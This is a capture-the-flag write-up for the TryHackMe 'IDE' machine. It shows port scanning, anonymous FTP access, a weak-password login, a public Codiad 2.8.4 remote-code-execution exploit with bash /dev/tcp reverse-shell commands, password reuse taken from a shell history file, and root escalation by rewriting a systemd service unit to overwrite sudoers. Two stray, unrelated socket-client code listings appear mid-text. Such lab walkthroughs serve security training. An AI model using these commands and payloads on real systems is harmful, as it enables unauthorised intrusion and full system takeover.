



IDE

Active Machine Information

Title	IP Address	Expires	
IDE 07082021	10.10.3.254	52m 54s	<div>? Add 1 hour</div> <div>Terminate</div>

100%

Task 1 **Flags**

Gain a shell on the box and escalate your privileges!

Start Machine

Enumeration

```
sudo nmap -p- --min-rate 5000 -Pn <IP>
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn -oN ~/TryHackMe/IDE/fastScan 10.10.84.159
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-13 06:31 EDT
Warning: 10.10.84.159 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.84.159
Host is up (0.19s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
62337/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 24.41 seconds
```

```
sudo nmap -sV -sC -A -p 21,22,80,62337 <IP> -Pn
```

```

(kali㉿kali)-[~]
$ sudo nmap -sV -sC -A -p 21,22,80,62337 -oN ~/TryHackMe/IDE/spec-ports 10.10.84.159 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-13 06:33 EDT
Nmap scan report for 10.10.84.159
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:10.8.97.213
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 3
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_2048 e2bed33ce87681ef477ed043d4281428 (RSA)
|_256 a882e961e4bb61af9f3a193b64bcde87 (ECDSA)
|_256 244675a76339b63ce9f1fca413516320 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
62337/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Codiad 2.8.4
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS
RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 -
3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 184.12 ms 10.8.0.1
2 236.24 ms 10.10.84.159

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.65 seconds

```

Directories scanning seem not really helpful

```

(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.84.159:62337
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.84.159:62337
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s
=====
2023/06/13 06:42:12 Starting gobuster in directory enumeration mode
=====
/themes (Status: 301) [Size: 322] [→ http://10.10.84.159:62337/themes/]
/data (Status: 301) [Size: 320] [→ http://10.10.84.159:62337/data/]
/plugins (Status: 301) [Size: 323] [→ http://10.10.84.159:62337/plugins/]
/lib (Status: 301) [Size: 319] [→ http://10.10.84.159:62337/lib/]
/languages (Status: 301) [Size: 325] [→ http://10.10.84.159:62337/languages/]
/js (Status: 301) [Size: 318] [→ http://10.10.84.159:62337/js/]
/components (Status: 301) [Size: 326] [→ http://10.10.84.159:62337/components/]
/workspace (Status: 301) [Size: 325] [→ http://10.10.84.159:62337/workspace/]
Progress: 41399 / 220564 (18.77%)^C
[!] Keyboard interrupt detected, terminating.

=====
2023/06/13 06:45:31 Finished
=====

```

FTP

```

└─$ ftp 10.10.84.159
Connected to 10.10.84.159.
220 (vsFTPd 3.0.3)
Name (10.10.84.159:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||34745|)
150 Here comes the directory listing.
drwxr-xr-x   3 0          114          4096 Jun 18  2021 .
drwxr-xr-x   3 0          114          4096 Jun 18  2021 ..
drwxr-xr-x   2 0           0          4096 Jun 18  2021 ...
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> pwd
Remote directory: /
ftp> ls -la
229 Entering Extended Passive Mode (|||30344|)
150 Here comes the directory listing.
drwxr-xr-x   3 0          114          4096 Jun 18  2021 .
drwxr-xr-x   3 0          114          4096 Jun 18  2021 ..
drwxr-xr-x   2 0           0          4096 Jun 18  2021 ...
226 Directory send OK.
ftp> cd ...
250 Directory successfully changed.
ftp> pwd
Remote directory: / ...
ftp> ls -la
229 Entering Extended Passive Mode (|||26077|)
150 Here comes the directory listing.
-rw-r--r--   1 0           0          151 Jun 18  2021 -
drwxr-xr-x   2 0           0          4096 Jun 18  2021 .
drwxr-xr-x   3 0          114          4096 Jun 18  2021 ..
226 Directory send OK.
ftp> █

```

Read the interested file "-" here with command `more -`


```
Hey john,  
I have reset the password as you have asked. Please use the default password to login.  
Also, please take care of the image file ;)  
- drac.
```

There are 3 points that we should pay attention on:

- User: **john**
- User: **drac**
- Password hint: **default password**

Login - Gain Access

Open web browser and go to `http://<IP>:62337`



The screenshot shows a web browser window with the title "Codiad 2.8.4". The address bar displays "10.10.84.159:62337". The browser's bookmark bar includes links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area of the browser shows a login form with the following elements:

- A "Username" label with a user icon, followed by a text input field.
- A "Password" label with a lock icon, followed by a text input field.
- A "Login" button.
- A "More" link.

Use the previous found username **john** to login with some common passwords

The top 10 most common passwords list in 2023:

1. 123456
2. 123456789
3. qwerty
4. password
5. 12345
6. qwerty123
7. 1q2w3e
8. 12345678
9. 111111
10. 1234567890

```
1  #!/usr/bin/python
2  import socket, videosocket
3  import StringIO
4  from videofeed import VideoFeed
5
6  class Client:
7      def __init__(self):
8          self.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9          self.client_socket.connect(("10.3.42.55", 6000))
10         self.vsock = videosocket.videosocket (self.client_socket)
11         self.videofeed = VideoFeed(1,"client",1)
12         self.data=StringIO.StringIO()
13
14     def connect(self):
15         while True:
16             frame=self.videofeed.get_frame()
17             self.vsock.vsend(frame)
18             frame = self.vsock.vreceive()
19             self.videofeed.set_frame(frame)
20
21         #
22         """if (data <> 'Q' and data <> 'q'):
23             self.client_socket.send(data)
24         else:
25             self.client_socket.send(data)
26             self.client_socket.close()
27             break;
28         """
29
30 if __name__ == "__main__":
31     client = Client()
32     client.connect()
33
34
```

It worked with credential **john:password**

Exploit

The service's running on port **62337** is **Codiad 2.8.4** → Searching for any vulnerabilities

```
(kali㉿kali)-[~/TryHackMe/IDE]
$ searchsploit codiad 2.8.4
```

Exploit Title	Path
Codiad 2.8.4 - Remote Code Execution (Authenticated)	multiple/webapps/49705.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (2)	multiple/webapps/49902.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (3)	multiple/webapps/49907.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (4)	multiple/webapps/50474.txt

```
Shellcodes: No Results
```

There are multiple payloads used for the RCE exploitation. Let's check the first one

```
(kali㉿kali)-[~/TryHackMe/IDE]
$ searchsploit -m multiple/webapps/49705.py
Exploit: Codiad 2.8.4 - Remote Code Execution (Authenticated)
URL: https://www.exploit-db.com/exploits/49705
Path: /usr/share/exploitdb/exploits/multiple/webapps/49705.py
Codes: CVE-2018-14009
Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/TryHackMe/IDE/49705.py
```

```
(kali㉿kali)-[~/TryHackMe/IDE]
$ python3 49705.py
Usage :
python 49705.py [URL] [USERNAME] [PASSWORD] [IP] [PORT] [PLATFORM]
python 49705.py [URL:PORT] [USERNAME] [PASSWORD] [IP] [PORT] [PLATFORM]
Example :
python 49705.py http://localhost/ admin admin 8.8.8.8 8888 linux
python 49705.py http://localhost:8080/ admin admin 8.8.8.8 8888 windows
Author :
WangYihang <wangyihanger@gmail.com>
```

```
(kali㉿kali)-[~/TryHackMe/IDE]
$ python3 49705.py http://10.10.84.159:62337/ john password 10.8.97.213 1234 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.8.97.213/1235 0>&1 2>&1"' | nc -lnvp 1234
nc -lnvp 1235
[+] Please confirm that you have done the two command above [y/n]
[Y/n]
```

It required running 2 commands as following:


```

(kali㉿kali)-[~]
$ echo 'bash -c "bash -i >/dev/tcp/10.8.97.213/1235 0>&1 2>&1"' | nc -lnvp 1234
listening on [any] 1234 ...

client.py
server.py
videofeed.py
videocket.py

1 import socket, videocket
2 import StringIO
3 from videofeed import VideoFeed
4
5
6 class Client:
7     def __init__(self):
8         self.client_socket = socket.socket(socket.AF_INET, sock
9         self.client_socket.connect(('10.8.97.213', 1234))
10        self.vsock = videocket.videocket (self.client_socket)
11        self.videofeed = VideoFeed(), client, 1)
12        self.data=StringIO.StringIO()
13
14    def connect(self):
15        while True:
16            frame=self.videofeed.get_frame()
17            self.vsock.send(frame)
18            frame = self.vsock.receive()
19            self.videofeed.set_frame(frame)
20
21
22    def send_data(self, data):
23        self.data.write(data)
24        self.client_socket.send(data)
25        self.client_socket.close()
26

```

Go back to the **49705.py**, press **Y**

```

(kali㉿kali)-[~/TryHackMe/IDE]
$ python3 49705.py http://10.10.84.159:62337/ john password 10.8.97.213 1234 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.8.97.213/1235 0>&1 2>&1"' | nc -lnvp 1234
nc -lnvp 1235
[+] Please confirm that you have done the two command above [y/n]
[Y/n] Y
[+] Starting ...
[+] Login Content : {"status":"success","data":{"username":"john"}}
[+] Login success!
[+] Getting writeable path ...
[+] Path Content : {"status":"success","data":{"name":"CloudCall","path":"/var/www/html/codiad_projects"}}
[+] Writeable Path : /var/www/html/codiad_projects
[+] Sending payload ...

```

Ok, we have accessed the shell

```

(kali㉿kali)-[~]
$ nc -lvnp 1235
listening on [any] 1235 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.84.159] 57722
bash: cannot set terminal process group (921): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ide:/var/www/html/codiad/components/filemanager$
www-data@ide:/var/www/html/codiad/components/filemanager$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ide:/var/www/html/codiad/components/filemanager$

```

Privilege Escalation → Normal user (drac)

```

www-data@ide:/var/www/html/codiad/components/filemanager$ cd /home
cd /home
www-data@ide:/home$ ls
ls
drac
www-data@ide:/home$ cd drac
cd drac
www-data@ide:/home/drac$ ls
ls
user.txt
www-data@ide:/home/drac$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@ide:/home/drac$

```

Of course we got error **Permission Denied** when trying to read the file **user.txt** owned by the **drac** user.

Let's look around...

```

www-data@ide:/home/drac$ ls -la
ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4 2021 .
drwxr-xr-x 3 root root 4096 Jun 17 2021 ..
-rw-r--r-- 1 drac drac  49 Jun 18 2021 .Xauthority
-rw-r--r-- 1 drac drac  36 Jul 11 2021 .bash_history
-rw-r--r-- 1 drac drac 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11 2021 .bashrc
drwxr-xr-x 4 drac drac 4096 Jun 18 2021 .cache
drwxr-xr-x 3 drac drac 4096 Jun 18 2021 .config
drwxr-xr-x 4 drac drac 4096 Jun 18 2021 .gnupg
drwxr-xr-x 3 drac drac 4096 Jun 18 2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4 2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17 2021 .sudo_as_admin_successful
-rw-r--r-- 1 drac drac  557 Jun 18 2021 .xsession-errors
-rw-r--r-- 1 drac drac   33 Jun 18 2021 user.txt
www-data@ide:/home/drac$

```

It seem the **.bash_history** could contain some interested information → Check it out!

```

www-data@ide:/home/drac$ cat .bash_history
cat .bash history
mysql -u drac -p 'Th3dRaCULa1sR3aL'
www-data@ide:/home/drac$

```

Aha! A mysql login command line with username and password in plaintext.

(drac:Th3dRaCULa1sR3aL)

I have tried to login mysql with the above credential but got an error said that the **mysql** not found

```
www-data@ide:/home/drac$ mysql -u drac -p 'Th3dRaCULa1sR3aL'
mysql -u drac -p 'Th3dRaCULa1sR3aL'
```

Command 'mysql' not found, but can be installed with:

```
apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1
```

Ask your administrator to install one of them.

```
www-data@ide:/home/drac$
```

Therefore, we could try to switch to user **drac** with the same password

```
www-data@ide:/home/drac$ su drac
su drac
su: must be run from a terminal
www-data@ide:/home/drac$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ide:/home/drac$ su drac
su drac
Password:

su: Authentication failure
www-data@ide:/home/drac$ su drac
su drac
Password: Th3dRaCULa1sR3aL

drac@ide:~$ id
id
uid=1000(drac) gid=1000(drac) groups=1000(drac),24(cdrom),27(sudo),30(dip),46
(plugdev)
drac@ide:~$
```

We are in!

But I prefer using the **ssh connection** than because I usually got error when trying to use **nano** with the reverse shell like this

```
drac@ide:~$ nano user.txt
nano user.txt
Error opening terminal: unknown.
drac@ide:~$
```

```
(kali㉿kali)-[~]
$ ssh drac@10.10.84.159
The authenticity of host '10.10.84.159 (10.10.84.159)' can't be established.
ED25519 key fingerprint is SHA256:74/tt/begRRz00EOmVr2W3VX96tjC2aHyfq0EFU0kRk
.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:74: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.84.159' (ED25519) to the list of known hosts.
drac@10.10.84.159's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jun 13 11:21:42 UTC 2023

System load:  0.0               Processes:            105
Usage of /:   49.9% of 8.79GB   Users logged in:     0
Memory usage: 39%              IP address for eth0: 10.10.84.159
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
69 packages can be updated.
1 update is a security update.

Last login: Wed Aug  4 06:36:42 2021 from 192.168.0.105
drac@ide:~$
```

Read the flag

```
drac@ide:~$ ls
user.txt
drac@ide:~$ cat user.txt
02930d21a8eb009
drac@ide:~$
```

Privilege Escalation → Root

```
sudo -l
```

```
drac@ide:~$ sudo -l
[sudo] password for drac:
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:~$
```

Looking for the **vsftpd.service** file

```
drac@ide:~$ find / -name "*vsftpd.service" 2>/dev/null
/run/systemd/units/invocation:vsftpd.service
/sys/fs/cgroup/blkio/system.slice/vsftpd.service
/sys/fs/cgroup/pids/system.slice/vsftpd.service
/sys/fs/cgroup/cpu,cpuacct/system.slice/vsftpd.service
/sys/fs/cgroup/devices/system.slice/vsftpd.service
/sys/fs/cgroup/memory/system.slice/vsftpd.service
/sys/fs/cgroup/systemd/system.slice/vsftpd.service
/sys/fs/cgroup/unified/system.slice/vsftpd.service
/lib/systemd/system/vsftpd.service
/etc/systemd/system/multi-user.target.wants/vsftpd.service
/var/lib/systemd/deb-systemd-helper-enabled/multi-user.target.wants/vsftpd.service
/var/lib/lxcfs/cgroup/blkio/system.slice/vsftpd.service
/var/lib/lxcfs/cgroup/pids/system.slice/vsftpd.service
/var/lib/lxcfs/cgroup/cpu,cpuacct/system.slice/vsftpd.service
/var/lib/lxcfs/cgroup/devices/system.slice/vsftpd.service
/var/lib/lxcfs/cgroup/memory/system.slice/vsftpd.service
/var/lib/lxcfs/cgroup/name=systemd/system.slice/vsftpd.service
drac@ide:~$
```

```
drac@ide:~$ cat /lib/systemd/system/vsftpd.service
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/vsftpd /etc/vsftpd.conf
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
drac@ide:~$
```

Googling for exploitation the **vsftpd.service**, I found 2 options with payloads:

- `ExecStart=/bin/sh -c 'echo "drac ALL=(root) NOPASSWD: ALL" > /etc/sudoers'`
- `ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/<local-ip>/4444 0>&1'`

In this writeup, I would use the first one for no more reverse shell

```
GNU nano 2.9.3 /lib/systemd/system/vsftpd.service Modified
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
#ExecStart=/usr/sbin/vsftpd /etc/vsftpd.conf
ExecStart=/bin/sh -c 'echo "drac ALL=(root) NOPASSWD: ALL" > /etc/sudoers'
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
```

```
drac@ide:~$ sudo -l
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:~$ sudo /usr/sbin/service vsftpd restart
Warning: The unit file, source configuration file or drop-ins of vsftpd.service changed on disk. Run 'systemctl daemon-reload' to reload units.
drac@ide:~$
```


We got an error here and it said that we must reload the **daemon** service at first!

```
drac@ide:~$ systemctl daemon-reload
== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ==
Authentication is required to reload the systemd state.
Authenticating as: drac
Password:
== AUTHENTICATION COMPLETE ==
drac@ide:~$
```

Now, execute the command again

```
drac@ide:~$ sudo /usr/sbin/service vsftpd restart
drac@ide:~$ sudo -l
User drac may run the following commands on ide:
    (root) NOPASSWD: ALL
drac@ide:~$ sudo -i
root@ide:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ide:~#
```

Read the flag!

```
root@ide:~# ls
root.txt
root@ide:~# cat root.txt
ce258cb16f47f1c[REDACTED]
root@ide:~#
```